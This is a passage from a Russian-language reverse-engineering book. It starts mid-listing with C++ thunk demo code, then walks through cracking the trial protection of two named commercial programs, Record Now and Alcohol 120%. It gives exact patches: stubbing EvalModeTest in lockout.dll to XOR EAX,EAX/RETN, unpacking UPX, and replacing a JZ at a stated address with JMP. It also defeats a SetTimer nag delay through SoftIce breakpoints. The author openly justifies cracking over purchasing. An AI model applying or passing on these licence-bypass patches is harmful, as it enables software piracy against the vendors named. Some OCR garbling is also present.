       void*         a;
       A *c0 =new    C;
       B *c1 =new    C;
       C *c2 =new    C;

       printf("\nDEMO: calling through a thunk\n");
       printf("----------------------------\n\n");
       printf("funct, object addr, this addr, type of call\n");

       printf("\n= = =   A new C   = = =\n");
       a = c0->a();  DEBUG(a, c0);
       a = c0->x();  DEBUG(a, c0);

       printf("\n= = =   B new C   = = =\n");
       a = c1->b();  DEBUG(a, c1);
       a = c1->x();  DEBUG(a, c1);

       printf("\n= = =   C new C   = = =\n");
       a = c2->a();  DEBUG(a, c2);
       a = c2->b();  DEBUG(a, c2);
       a = c2->c();  DEBUG(a, c2);
```

```
        a = c2->x();  DEBUG(a, c2);

        return 0;
}
```

4.4. Record Now

И угораздило же меня приобрести "писец" (то бишь CD-RW) в OEM-поставке! И ведь спрашивал продавца: а где, позвольте, тут пишущий софт или, по крайней мере, драйвера? На что продавец, удивленно так пожимая плечами, ответил: "Какие драйвера? Втыкаете — работает. А пишущие программы подходят любые, вот купите в соседнем магазине диск с Nero CD". Мне, обладателю retail-писца от PHILPS, еще тогда это показалось странным, поскольку я хорошо помнил, что диск с драйверами в коробке PHILPS был, а Easy CD Creator, пишущий софт, располагался совсем на другом диске. Но ведь как-то же справляются с OEM-продукцией другие люди, подумал я, и купил.

Наскоро воткнув новехонький 40-скоростной NEC в свой компьютер, я был немало удивлен, когда Nero CD наотрез отказался признать его "писцом". Не помог тут и Easy CD Creator. Провозившись битый час и ничего так и не выяснив, я, зверски разозленный на продавца, решил сделать ход конем, установив NEC на компьютер с Windows 98, вернув PHILPS себе. Никаких изменений! Собравшись было отдавать привод назад продавцу, я неожиданно вспомнил, что в одном из номеров "Компьютер Пресс" был обзор пишущих программ, причем демонстрационные версии всех этих программ содержались на прилагаемом к журналу компакт-диске. Из всех программ NEC писец опознала лишь одна: Record Now, которая, к счастью, не имела никаких функциональных ограничений, за исключением 30-дневного триального периода. Причем программа оказалась такой уютной и удобной, что расставаться с ней мне не захотелось, но и расставаться со своими деньгами мне не хотелось тоже.

Как выглядит защита? При каждом запуске программа выводит противный NagScreen, напоминающий, сколько дней ей еще "жить" осталось, и тем самым страшно нервирующий. Хорошо, ищем фразу: "Number of days remaining in evaluation" во всех файлах программы и, если наш поиск поддерживает UNICODE, быстро выясняется, что данный текст содержится в файле lockers.dll, открыв который любым редактором ресурсов, мы обнаруживаем в нем тот самый заветный диалог! Остается выяснить: кто же выводит этот диалог на экран? Ищем строку `lockres.dll` во всех файлах программы. OK, это lockout.dll. Запускаем dumpbin и смотрим список экспортируемых функций (листинг 4.22).

Листинг 4.22. Символьные имена функций, экспортируемых защитным модулем

```
Dump of file lockout.dll

File Type: DLL

  Section contains the following exports for lockout.dll

           0 characteristics
    3C855E8D time date stamp Wed Mar 06 03:10:53 2002
        0.00 version
           1 ordinal base
          23 number of functions
          23 number of names

    ordinal hint RVA      name

          3    0 0000CFF0 ?DESDecrypt@@YAKPBDPAD0@Z
          4    1 0000CC40 ?DESEncrypt@@YAKPBDPAD0@Z
          1    2 00003520 EvalModeTest
          2    3 00003930 EvalModeTestVB
          6    4 0000B230 _ezLICENSE_Check_Delphi@16
          7    5 0000B1A0 _ezLICENSE_Check_VB@16
          9    6 0000BC20 _ezLICENSE_ChkExpire_Delphi@16
         10    7 0000BB90 _ezLICENSE_ChkExpire_VB@16
         12    8 00009DB0 _ezLICENSE_ChkFileCRC_Delphi@8
         13    9 00009D40 _ezLICENSE_ChkFileCRC_VB@8
         15    A 0000BA30 _ezLICENSE_Clear_Delphi@12
         16    B 0000B9B0 _ezLICENSE_Clear_VB@12
         18    C 0000A320 _ezLICENSE_GetRestNumber_Delphi@16
         19    D 0000A290 _ezLICENSE_GetRestNumber_VB@16
         22    E 0000A6C0 _ezLICENSE_Upgrade_Delphi@20
         23    F 0000A610 _ezLICENSE_Upgrade_VB@20
          5   10 0000B2C0 ezLICENSE_Check
          8   11 0000BCA0 ezLICENSE_ChkExpire
         11   12 00009E20 ezLICENSE_ChkFileCRC
         14   13 0000BAA0 ezLICENSE_Clear
         17   14 0000A3B0 ezLICENSE_GetRestNumber
         20   15 00009C30 ezLICENSE_GetVersion
         21   16 0000A770 ezLICENSE_Upgrade
```

Сурово! Во-первых, обращает на себя внимание пара функций `DES Encrypt`/`DES Decrypt`, что-то (как и следует из ее названия) зашифровывающая/расшифровывающая. Во-вторых, тройственный подход к именованию функций наводит на мысль, что мы имеем дело с *конвертной* защитой, разработанной независимо от защищенной программы и поддерживающий все основные языки программирования: Си/Си++, Delphi и, конечно же, Visual Basic, узнаваемый по суффиксу `_VB`. В-третьих, такое обилие всевозможных проверочных функций предвещает, что исследование защиты и защищенной программы окажется делом отнюдь не легким! Причем в те три сотни килобайт, которые занимает файл lockout.dll, можно много всяких ловушек и хитростей понапихать, так что на скорый успех нам рассчитывать не приходится. Но глаза страшатся, а руки делают. Начнем с того, что посмотрим: какие именно функции защитной библиотеки использует программа.

Вот тебе и раз! Защищенная-то программа состряпана на Visual Basic, о чем красноречиво свидетельствует единственная явно загружаемая ею библиотека MSVBVM60.DLL! Ах, так?! Хорошо, пойдем напролом. Просто удаляем lockout.dll из каталога программы и подсовываем ей любую другую DLL, предварительно переименованную в данную. Запускаем программу. На экране незамедлительно появляется сообщение об ошибке: среда Visual Basic ругается, что не может найти функцию `EvalModeTestVB`. Что ж, это уже кое-что! Загружаем lockout.dll в дизассемблер, находим в нем эту самую `Eval`. Быстро выясняем, что она является переходником к `EvalModeTest`, которая которая... Ой-ой-ой, которая занимает до черта килобайт и содержит в себе крайне запутанный с большим количеством глубоко вложенных друг в друга процедур программный код. Да чтобы проанализировать все это — и месяца не хватит! А кто сказал, что этот код вообще следует анализировать?! Достаточно просто подсунуть нужный код возврата, и все! Весь вопрос в том: какой именно код нужный. Беглый просмотр содержимого функции показал, что существует, как минимум, три различных кода возврата: 0, 2 и 3. Если это так, то, скорее всего, им соответствуют состояния:

- программа не зарегистрирована, но лицензия еще не истекала;
- программа не зарегистрирована, и лицензия уже истекла;
- программа зарегистрирована.

Что ж, на перебор трех вариантов не уйдет много времени! Взяв в руки HIEW, переписываем код защитной функции:

```
XOR EAX, EAX/RETN.
```

Возвращаем lockout.dll на прежнее место, запускаем Record Now и не можем поверить своим глазам — программа исправно работает! "Исправно" — в том смысле, что NagScreen уже не выводится и по истечении положенных тридцати дней писец по-прежнему живет, а не умирает.

Хорошо, а если бы разработчик защищенного приложения не поленился бы воткнуть проверку на успешность загрузки функции `EvalModeTestVB` и при

ее отсутствии прекращал свою работу? Смогли бы мы тогда узнать, какие функции библиотеки lockout используются, а какие нет? Уговорили! Взломаем программу другим путем! Погоняем курсор к MyCDPro.exe и, нажав на <F3>, пытаемся найти lockout.dll прямым контекстным поиском. Вот, пожалуйста (рис. 4.4).



Рис. 4.4. Поиск ссылки на lockout.dll в защищенной программе

Прямым текстом: `lockout.dll` и рядышком с ней `EvalModeTestVB`. Имена остальных защитных функций в исследуемой программе отсутствуют. Самое забавное, что в модуле lockout.dll присутствует огромное количество строк типа: "'User has turned back their clock, so calculating days based on last and init", "The CRC file is valid", "Failed to update the Last Accessed time", — т. е. защита составлена довольно грамотно и в состоянии за себя постоять. Если, конечно, разработчик защищаемого приложения использовал все предоставленные возможности сполна. Увы, этого не произошло и на этот раз...

4.5. Alcohol 120%

Alcohol 120% — один из лучших, а может быть, даже самый лучший копировщик защищенных лазерных дисков, который мне только доводилось видеть (рис. 4.5).

Рис. 4.5. Логотип программ Alcohol 120%/Alcohol 52%

Он с легкостью справляется со всеми существующими на сегодняшний день защитными механизмами и Star Force 3.*x* в том числе (а круче Star Force, как известно, никого нет). Защиты, привязывающиеся к невоспроизводимым физическим характеристикам диска (например, к структуре спиральной дорожки) и, по понятым причинам, не поддающиеся копированию

в лоб, взламываются путем установки виртуального CD-привода, имитирующего поведение оригинального диска с любой требуемой точностью.

Скачать Alcohol 120% можно, в частности, со следующего сайта: **http://www.alcohol-software.com**. Бесплатная версия не имеет никаких функциональных ограничений, но соглашается работать не более тридцати дней, причем перед запуском программы будет выпрыгивать противный NagScreen, принудительно задерживающий загрузку Alcohol 120% на пять секунд.

Любая защита, с точки зрения хакера, это вызов, а защита, установленная на хакер-ориентированное программное обеспечение, — особенно. Так ли крута защита Alcohol 120%, как крут он сам?! Выяснением этого вопроса мы сейчас, собственно, и займемся.

По истечении положенных нам по праву 30 дней Alcohol 120% выплюнет модальный диалог с ругательной надписью, смысл которой, в общих чертах, сводится к тому, что "The trial period" уже "expired", и для продолжения использования придется сделать hack или purchase registration (рис. 4.6). Ну, с purchase у российских пользователей всегда напряженка, так что, за неимением лучших идей, остается hack.

Внимание

Если законодательство той страны, гражданином которой вы являетесь, запрещает использование взломанных программ, то настоятельно рекомендую либо забросить хакерство, либо сменить гражданство.

Рис. 4.6. Сообщение Alcohol 120% о прекращении работы

Попытка перевода компьютерных часов назад с удивлением обнаруживает, что защитный механизм никак не фиксирует факт истечения триального срока, и любой юзер при желании может заставить Alcohol 120% работать так долго, как он этого пожелает! А ведь достаточно было занести в реестр или дисковый файл специальную метку "демонстрационный период окончен", чтобы перевод даты назад ни к чему не приводил! Судя по всему, никакой реальной защиты в программе вообще не предусмотрено (может, ее разработчики думали, что бороться с хакерами означает понапрасну терять время?). Тем не менее работать на компьютере с неправильной датой жутко неудобно, а постоянно переводить ее назад перед каждым запуском

Alcohol 120% — слишком утомительно. Уж лучш потратить некоторое время на то, чтобы найти защитный код и раз и навсегда отломать эту гнусную проверку, чем всякий раз хитрым образом манипулировать с системной датой. Заодно недурно бы избавиться от надоедливого NagScreen, успевшего задрать нас еще в течение триального периода.

Известно, что для опроса текущей даты в большинстве случаев вызываются две следующих API-функции: `GetLocAltime` и `GetSystemTime`, причем первая из них вызывается значительно чаще.

Запустив SoftIce, даем ему команду `bpx GetLocAltime`, не забыв предварительно отключить часы в настройках FAR, так как он эту самую `GetLocAltime` и вызывает, благодаря чему вызовы Alcohol 120% "утонут" в вызовах FAR. Естественно, опросом текущей даты/времени занимается не один FAR, и другие программы также могут вызывать функцию `GetLocAltime`, поэтому при всплытии отладчика всегда обращайте внимание на правый нижний угол консоли, где SoftIce отображает имя процесса, породившего исключение.

Как показывает практика, перед выводом на экран "ругательного" диалога Alcohol 120% трижды вызывает функцию `GetLocAltime`, что несколько усложняет процедуру взлома, поскольку становится неясно — какие именно вызовы значимые, а какие нет? Интуитивно чувствуется, что последний, третий по счету, вызов значимый и есть, однако подобные ожидания оправдываются далеко не всегда (разработчики защиты тоже люди и они также способны хитрить, заснув значимую проверку в первый или второй по счету вызов, а то во все три сразу). Давайте, не мудрствуя лукаво, просто "подкорректируем" возвращаемый функциями результат, заставляя их сообщать подложную дату. Метод последовательного перебора быстро покажет нам, какие вызовы значимые, а какие нет.

Обратимся к прототипу функции `GetLocAltime`, описанному в Platform SDK. Он должен выглядеть так:

```
VOID GetLocAltime(
        LPSYSTEMTIME lpSystemTime    // address of system time structure
);
```

где структура `SYSTEMTIME` определена следующим образом (эту информацию можно почерпнуть все из того же Platform SDK) (листинг 4.23).

Листинг 4.23. Определение структуры `SYSTEMTIME`

```
typedef struct _SYSTEMTIME {  // st
        WORD wYear;
        WORD wMonth;
        WORD wDayOfWeek;
        WORD wDay;
```

```
        WORD wHour;
        WORD wMinute;
        WORD wSecond;
        WORD wMilliseconds;
} SYSTEMTIME;
```

Таким образом, чтобы перевести дату на месяц назад, нам следует модифицировать второй и третий байты структуры, считая от нулевого байта переменной `*lpSystemTime`. Указатель на заполняемую переменную передается функции через единственный аргумент, лежащий на четыре байта выше указателя стека на момент всплытия отладчика, потревоженного вызовом данной функции (первые четыре байта занимает адрес возврата).

Короче говоря, при первом всплытии отладчика вы должны отдать ему команду

```
d esp->4
```

для отображения содержимого переменной `lpSystemTime` (при этом окно дампа должно быть предварительно включено командой `dd`, если по умолчанию оно отсутствует на экране). Естественно, сейчас в нем содержится бессмысленный мусор, но после обработки команды `P RET` дамп приобретает осмысленные черты (листинг 4.24):

Листинг 4.24. Перехват даты, возвращаемой функцией `GetLocAltime`

```
:bpx GetLocAltime
:x
…
:d esp->4
0010:0012FC34 00 00 00 00 80 75 E2 40-D3 07 07 00 03 00 02 00
.....u.@........
:p ret
:d 12fc34
0010:0012FC34 D3 07 07 00 03 00 02 00-01 00 3B 00 08 00 A8 00
..........;.....
              ^^^^^ ^^^^^       ^^^^^
               год  месяц        день
```

Ага, первое двойное слово `D3 07` представляет собой текущий год (в десятичной нотации 2003), затем идет месяц (`07 00` — июль), день недели (`03 00` — среда) и, наконец, просто день (`02 00` второе число). Переведя отладчик в режим редактирования дампа командой `e` (edit, редактировать), изменяем `07 00` на `06 00` и, заблокировав точку останова на `GetLocAltime` коман-

дой `bd *`, выходим из отладчика для продолжения нормального выполнения исследуемой программе.

Выясняется, что коррекция первого вызова `GetLocAltime` не дала никакого результата, и Alcohol 120% по-прежнему твердит нам, что "trial expired", и предлагает зарегистрироваться. Что ж! Заново повторяем всю вышеописанную процедуру, на этот раз издеваясь над вторым по счету вызовом `GetLocAltime`. И вновь нас преследует неудача. А вот перевод даты в третьем, последнем по счету вызове, чудесным образом вводит защиту в заблуждение, и Alcohol 120%, как ни в чем не бывало, приступает к работе!

Теперь остается найти тот код, который осуществляет проверку даты на истечение и, в зависимости от результата сравнений, вызывает либо правильную, либо неправильную ветви программы. Конечно, вовсе не факт, что после вызова функции `GetLocAltime` ее результатами тут же воспользуются. Умный разработчик защиты вызовет `GetLocAltime` при инициализации приложения, скопирует возращенную дату в десяток-другой глобальных переменных и обратится к ним совсем из другой ветки программы (быть может, даже из другого потока!). Большое число "дублей" препятствует эффективному использованию точек останова (если переменная, хранящая дату, всего одна, хакеру достаточно всего лишь поставить точку останова на чтение памяти, и отладчик послушно всплывет при первом же к ней обращении. Впрочем, умный разработчик защиты вполне мог нашпиговать программу ложными обращениями к данной ячейке памяти, как рождественскую гусыню — вот и попробуй проанализировать их все!). В общем, тупо трассировать код в ожидании достижения ругательного сообщения — действительно, не самая лучшая идея, но уж больно часто она срабатывает, наглядно демонстрируя органическое неумение некоторых разработчиков защитных механизмов думать головой.

Ладно, попробуем этот тупой прием на Alcohol 120% — а вдруг повезет? Пропустив первые два всплытия отладчика мимо ушей и дождавшись третьего по счету вызова функции `GetLocAltime`, мы говорим отладчику `P RET` и (листинг 4.25).

Листинг 4.25. Окрестности третьего по счету вызова функции `GetLocAltime`

```
001B:006014B0          CALL   KERNEL32!GetLocAltime
001B:006014B5          MOV    AX,[ESP+16]
001B:006014BA          PUSH   EAX
001B:006014BB          MOV    CX,[ESP+18]
001B:006014C0          MOV    DX,[ESP+16]
001B:006014C5          MOV    AX,[ESP+14]
001B:006014CA          CALL   00601068
001B:006014CF          FSTP   REAL8 PTR [ESP]
```

```
001B:006014D2              WAIT
001B:006014D3              FLD    REAL8 PTR [ESP]
001B:006014D6              ADD    ESP,18
001B:006014D9              RET
```

Никаких попыток сравнения возращенной даты с датой первого запуска программы здесь, судя по всему, не видно (если только проверка не спрятана внутрь функции `0601068h`, что маловероятно, да и не работают современные программисты с API-функциями напрямую, вместо этого они предпочитают использовать многослойные библиотечные обертки, а раз так, мы должны выйти из библиотеки наверх). Последовательно оттрассировав программу до самого `RET`, мы убеждаемся, что ругательный диалог так и не появляется на экране. Что ж! По `RET` выходим в процедуру более высокого уровня, которая не содержит ничего интересного, так как нас выбрасывает непосредственно в ее эпилог (листинг 4.26).

Листинг 4.26. Выход в процедуру более высокого уровня

```
001B:0061603C              push   ebp
001B:0061603D              mov    ebp, esp
001B:0061603F              call   0060147C
001B:00616044              pop    ebp
001B:00616045              retn
```

Машинная команда `RETN`, расположенная по адресу `00616045h`, заносит нас в жутко длинную и страшно запутанную процедуру `0421AA8h`, заставляющую наше хакерское сердце сделать "ой": сколько же времени потребуется, чтобы ее полностью проанализировать? Но не спешите рыскать в аптечке в поисках валерьянки. Во-первых, разработчики допустили грубейшую ошибку, явно вызвав `MessageBox` в теле функции, в результате чего "нужное" место определяется тривиальной прокруткой тела функции вниз, строка

```
CALL USER32!MessageBoxA
```

даже начинающим хакерам тут же бросается в глаза. Было бы лучше, если бы разработчики защиты упрятали ее внутрь одно-двух уровневой "обертки", тем самым замаскировав вызов ругательного диалога!

Впрочем, как бы то ни было, пошаговая трассировка тела нашей функции заканчивается тем, что защита выбрасывает на экран модальный диалог, давая нам понять, что правосудие уже свершилось, т. е. адекватная ветка программы уже была выбрана где-то раньше. Но где?! Теоретически можно допустить, что функция `601068h` хитрым образом подменила адрес возврата из вышележащей функции так, что управление получила "ругательная" ветвь

программы. В таком случае функция `0421AA8h`, в которой мы сейчас и находимся, не содержит никаких значимых проверок даты, но почему тогда она такая громоздкая? К тому же, подобные хитрости большинству разработчиков защитных механизмов явно не по зубам, и чтобы найти "место свершения правосудия", нам достаточно прокрутить экран дизассемблера вверх, пытаясь найти такой условный переход, который либо "шунтировал" некий участок кода (соответствующий правильной ветви управления), либо "перепрыгивал" через вызов функции `MessageBox`. Смотрим, что у нас есть там (листинг 4.27).

Листинг 4.27. Первый встретившийся нам условный переход

```
001B:00422031        jz     00422038h            ; (1) прыгает отсюда ->
001B:00422033        mov    ecx, [ebp+58]
001B:00422036        jmp    0042203Dh            ; (2) прыгает отсюда ->
001B:00422038        mov    ecx, 00653617h       ; (1) <- прыгает сюда
001B:0042203D        push   ecx                  ; (2) <- прыгает сюда
001B:0042203E        MOV    EAX,[0068E66C]       ; <- прыгает сюда
001B:00422043        MOV    EDX,[EAX]
001B:00422045        MOV    EAX,[EDX+30]
001B:00422048        PUSH   EAX
001B:00422049        CALL   USER32!MessageBoxA
```

Первый условный переход, встретившийся нам, со всей очевидностью не является тем самым условным переходом, который нам нужен, так как он всего лишь влияет на значение переменной `ECX`, но не в силах предотвратить вызов ругательного диалога. Хорошо, двигаемся выше. На этом пути нам встретится еще несколько подобных переходов, пока, наконец, мы не доберемся до местечка `0421FD7h` (листинг 4.28).

Листинг 4.28. Условный переход, при определенных обстоятельствах шунтирующий вызов ругательного диалога

```
001B:00421FD2        AND    EDX,01
001B:00421FD5        TEST   DL,DL
001B:00421FD7        JZ     00422174      ; прыгаем отсюда ->
…
001B:00422045        MOV    EAX,[EDX+30]
001B:00422048        PUSH   EAX
001B:00422049        CALL   USER32!MessageBoxA
…
001B:00422174        MOV    ECX, [0AC]    ; <- прыгаем сюда
```

Смотрите, в том случае, когда этот условный переход выполняется, ругательный диалог не вызывается, так как соответствующая ветка программы просто не получает управление! Проверим наше предположение? Установив точку останова по адресу `0421FD5h` (для этого достаточно всего лишь подвести курсор к этой строке и нажать <F9>) и перезапустив Alcohol 120%, дождемся очередного всплытия отладчика, а затем обнуляем регистр `EDX`

```
r edx = 0.
```

Ура! Это работает! Без всяких переводов даты Alcohol 120% продолжает работать даже после истечения демонстрационного срока! Открываем очередное пиво на радостях (как вариант: идем есть йогурт или пить чай/квас).

Кстати, того же самого результата можно было достичь и другим путем. Уставив точку останова на `MessageBox`, мы бы всплыли прямехонько в защищенной процедуре по адресу `042204Eh`, т. е. непосредственно за вызовом функции `MessageBoxA`. То, что это именно `MessageBox`, легко угадать по виду самого диалога (рис. 4.6) — уж больно он характерен. Разработчику защиты не мешало бы реализовать здесь нечто иное, ну хотя бы "полноценное" окно, вызов которого отследить труднее, так как создание происходит в несколько этапов, и соответствующие вызовы функций очень легко рассеять по коду. Вызов модального диалога, напротив, дислоцирован в одном-единственном месте, что делает его чрезвычайно уязвимым.

Теперь нам остается лишь модифицировать исполняемый файл так, чтобы для его запуска нам не требовалось каждый раз прибегать к помощи отладчика. Всего-то и достаточно перейти HIEW по адресу `0421FD7h` и заменить `JZ` на безусловный `JMP` Но не тут-то было! HIEW обиженно говорит, что такого адреса в файле попросту нет. Как это так, нет?! А вот так — файл упакован архиватором UPX, что элементарно обнаруживается при просмотре его заголовка в том HIEW (листинг 4.29).

Листинг 4.29. Текстовые строки "UPX" свидетельствуют о том, что исполняемый файл упакован

```
000002F0:  00 00 00 00-00 00 00 00-55 50 58 30-00 00 00 00          UPX0
00000300:  00 70 2C 00-00 10 00 00-00 00 00 00-00 04 00 00  p, ►       ♦
00000310:  00 00 00 00-00 00 00 00-00 00 00 00-80 00 00 E0             И  a
00000320:  55 50 58 31-00 00 00 00-00 30 12 00-00 80 2C 00  UPX1     0↕  И,
00000330:  00 28 12 00-00 04 00 00-00 00 00 00-00 00 00 00  (↕  ♦
00000340:  00 00 00 00-40 00 00 E0-2E 72 73 72-63 00 00 00     @  a.rsrc
00000350:  00 90 00 00-00 B0 3E 00-00 8E 00 00-00 2C 12 00  ?   ▒>  Z   ,↕
00000360:  00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 C0            @  A
000003D0:  00 00 00 00-00 00 00 00-00 00 00 31-2E 32 34 00           1.24
000003E0:  55 50 58 21-0C 09 05 0A-53 61 BD 94-DE 4F E8 39  UPX!♀○♪◙Sa?Ф?Oe9
000003F0:  A1 83 3E 00-E9 24 12 00-00 FA 3C 00-26 2A 00 A6  ??> e$↕  u< &* ж
```

К счастью, архиватор UPX содержит в себе полноценный распаковщик упакованных им файлов, и потому Alcohol 120% распаковывается без труда командой

```
UPX.EXE -d Alcohol.exe.
```

Примечание

Файлы, упакованные UPX версии 0.84, не распаковываются ни самой версией 0.84, ни более ранними, ни более поздними версиями UPX, и в этом случае приходится обращаться к распаковщикам сторонних производителей, например, знаменитому ProcDump, однако исследуемый мной Alcohol 120% упакован UPX 1.24, и потому никаких проблем при его распаковке не возникало.

Теперь модификация условного перехода проходит вполне успешно. Запускаем HIEW, переводим его в HEX-режим, давим <F5>, вводим адрес

```
.421FD7
```

и, нажав <F3> для перехода в режим редактирования, заменяем текущий байт на `EBh` (опкод машинной команды `JMP SHORT`). Сохраняем изменения в файле по <F9> и радуемся жизни.

Впрочем, радость будет неполной без взлома пятисекундной задержки, которая по-прежнему упорно преследует нас. Задумаемся: какие существуют пути для достижения односекундной задержки под Windows? Ну, во-первых, можно циклически вызывать `GetLocAltime/GetSystemTime` (правда, это довольно кривой и прожорливый способ), во-вторых, существует такая функция, как `Sleep`, которая идеально подходит для данных целей, в-третьих, в системе имеется такая штука, как таймер, который, будучи однажды запущенным функцией `SetTimer`, способен генерировать сообщение `WM_TIMER` или вызывать callback-процедуру с заданной периодичностью. Наконец, программисты с нестандартным мышлением вполне могли поизвращаться с `WaitSingleObject/WaitMultiplyObject`, возвращающими управление по таймауту. В общем, много таких способов — хороших и разных! Начинаем их последовательный перебор.

Установка точек останова показывает, что во время пятисекундной задержки функции `GetLocAltime/GetSystemTime` не вызываются. Не вызывается и функция `Sleep`. Вернее, не то, чтобы она совсем не вызывается, но ее вызывает не Alcohol 120%, а совсем другие программы (такие как, например, FAR или Explorer) для отдачи процессорных квантов тем процессам, которые в них действительно нуждаются. А вот установка точки останова на `SetTimer` дает определенно положительный результат (листинг 4.30).

Листинг 4.30. Перехват вызова `SetTimer`, посредством которого и осуществляется замедление

```
BRAT0:005ADA8E 6A 00        push   0                    ; lpTimerFunc
BRAT0:005ADA90 56           push   esi                  ; uElapse
BRAT0:005ADA91 6A 01        push   1                    ; nIDEvent
```

```
BRAT0:005ADA93 8B 43 34      mov    eax, [ebx+34h]
BRAT0:005ADA96 50            push   eax                    ; hWnd
BRAT0:005ADA97 E8 44 B3 09+  call   SetTimer
BRAT0:005ADA9C 85 C0         test   eax, eax
```

Хорошо, мы нашли вызов `SetTimer`, но что это нам дает? "Прибивать" его нельзя — точнее можно, но бессмысленно, ведь в этом случае отсчет времени прекратится, так и не начавшись, и кнопка **OK** никогда не будет разблокирована. Кстати, в ресурсе диалога этой кнопки нет, поэтому идея отредактировать диалог любым редактором ресурсов так, чтобы кнопка по умолчанию была enable, увы, с треском проваливается, правда, остается возможность отловить создание кнопки **OK** путем установки точки останова на функцию `CreateWindowExA` с последующим сбросом атрибута `WS_DISABLED` в нуль. Спрашиваете, как определить, какой именно вызов `CreateWindowExA` создает кнопку **OK**? Ведь в момент создания кнопка еще не отображается на экране, а самих вызовов `CreateWindowExA` насчитывается добрый десяток. Да очень просто! Достаточно лишь подсмотреть имя окна, которое передается в третьем слева параметре, следовательно, для его отображения в окне дампа следует отдать команду

```
d esp->0c;,
```

значение `&OK` — наше, все остальные идут лесом.

В действительности же мы должны хакнуть не сам `SetTimer`, но вызываемую им callback-процедуру `TimerFunc`, заставив ее думать, что положенные пять секунд уже истекли, так и не начавшись. Как известно, операционная система Windows поддерживает два способа задания таймерных процедур: явная передача адреса таймерной функции в четвертом слева параметре функции `SetTimer` и передача дескриптора окна, которое будет получать сообщения `WM_TIMER` (`113h`), обрабатывая их внутри оконной процедуры (подробнее об этом можно прочесть в Platform SDK). В нашем случае четвертый аргумент равен нулю, и это значит, что таймерные сообщения получает окно, дескриптор которого передается функции через регистр `EAX`, заталкиваемый в стек. Зная дескриптор окна, нетрудно определить и адрес соответствующей ему оконной процедуры. Для этого в SoftIce существует специально предназначенная команда `hWND` (листинг 4.31).

Листинг 4.31. Определение адреса оконной процедуры, получающей `WM_TIMER`

```
:bpx SetTimer
:x
Break due to BPX USER32!SetTimer  (ET=140.66 milliseconds)
:p ret
```

```
001B:005ADA8E        PUSH   0                          ; lptimerfunc
001B:005ADA90        PUSH   ESI                        ; uelapse
001B:005ADA91        PUSH   1                          ; nidevent
001B:005ADA93        MOV    EAX, [ebx+34h]
001B:005ADA96        PUSH   eax                        ; hwnd
001B:005ADA97        CALL   USER32!Settimer
001B:005ADA9C        test   eax, eax

:? *(ebx+34)         ; узнаем дескриптор окна (значение EAX смотреть
                     ; бессмысленно, так как оно искажено
                     ; функцией SetTimer)
:? *(ebx+0x34)
0004039A  0000263066  "□□Ъ"  ; отладчик возвратил дескриптор окна

:hwnD Alcohol        ; выводим окна Alcohol 120% и ищем среди них "свое"
Handle    Class                  WinProc    TID  Module
04039A    TPUtilWindow           018F0E9D    3E0 Alcohol; наше окно
2602AA    TAboutDlg              018F0EDE    3E0 Alcohol
04039C    TMemo                  018F0EAA    3E0 Alcohol
2B037C    TPUtilWindow           018F0EEB    3E0 Alcohol
2502B0    TPUtilWindow           018F0F12    3E0 Alcohol
220386    TPUtilWindow           018F0F1F    3E0 Alcohol
```

Среди прочих характеристик окна SoftIce сообщает и адрес ассоциированной с ним оконной процедуры, равный в данном случае `018F9E9Dh`. Даже неопытные хакеры знают, что в Windows NT этот диапазон адресов принадлежит стеку, стало быть, оконная процедура генерируется динамически, а потому искать ее код в дизассемблере — бессмысленно (во всяком случае не по адресу `018F0E9Dh`). Что ж! Не выходя из отладчика, даем

```
U 018F0E9Dh
```

и смотрим листинг 4.32.

Листинг 4.32. Внешне это похоже на мусор, однако на самом деле функция `18F004h` просто не возвращает управления

```
:u 18f0e9d
001B:018F0E9D                CALL   018F0004
001B:018F0EA2                IN     AL,D9
001B:018F0EA4                POP    EDX
001B:018F0EA5                ADD    AH,BL
001B:018F0EA7                LAHF
```

Нет, это не мусор и мы на верном пути, просто функция 018F0004h возвращает управление несколько неестественным путем, непосредственно прыгая по адресу назначения, а потому машинная команда

```
IN AL,D9,
```

как и все последующие, никогда не исполняется! Так что пусть они вас не смущают (листинг 4.33).

Листинг 4.33. Устройство функции 018F0004h

```
:u 18f0004
001B:018F0004                POP    ECX
001B:018F0005                JMP    005F8850
```

Сама же функция 018F0004h передает управление по адресу 05F8850h, предварительно стянув с верхушки стека уже ненужный адрес возврата. Легко видеть, что адрес 05F8850h лежит глубоко в сегменте кода, а потому доступен для анализа, как из отладчика, так и из дизассемблера. Впрочем, насчет дизассемблера мы слегка погорячились. Слишком большое количество виртуальных функций, вызываемых оконной процедурой, чрезвычайно затрудняет дизассемблирование последней, так как для определения фактических адресов дочерних функций нам придется восстановить содержимое стека материнской функции, что не так-то просто сделать! Попробуем схитрить. Давайте, не покидая отладчика, внедрим в оконную процедуру шпионский жучок — условную точку останова, отслеживающую передачу сообщения WM_TIMER и всплывающую в случае необходимости. Поскольку номер сообщения передается в третьем слева параметре (см. описание CallWindowProc в Platform SDK), то его смещение относительно верхушки стека на момент вызова функции равно 0Ch, следовательно, установка точки останова в целом будет выглядеть так (листинг 4.34).

Листинг 4.34. Установка точки останова на оконную процедуру, перехватывающую таймерные сообщения

```
:bpx 18f0004 if (esp->0C == WM_TIMER)
```

Результат не заставляет себя долго ждать, и отладчик незамедлительно всплывает, забрасывая нас в самый центр развития событий (листинг 4.35).

Листинг 4.35. Дизассемблерный листинг таймерной процедуры

```
001B:005AD9E4         PUSH   EBP
001B:005AD9E5         MOV    EBP,ESP
001B:005AD9E7         PUSH   ECX
```

```
001B:005AD9E8        PUSH   EBX
001B:005AD9E9        PUSH   ESI
001B:005AD9EA        PUSH   EDI
001B:005AD9EB        MOV    EBX,EDX
001B:005AD9ED        MOV    [EBP-04],EAX
001B:005AD9F0        MOV    ESI,[EBX]
001B:005AD9F2        CMP    ESI,00000113  ; это WM_TIMER
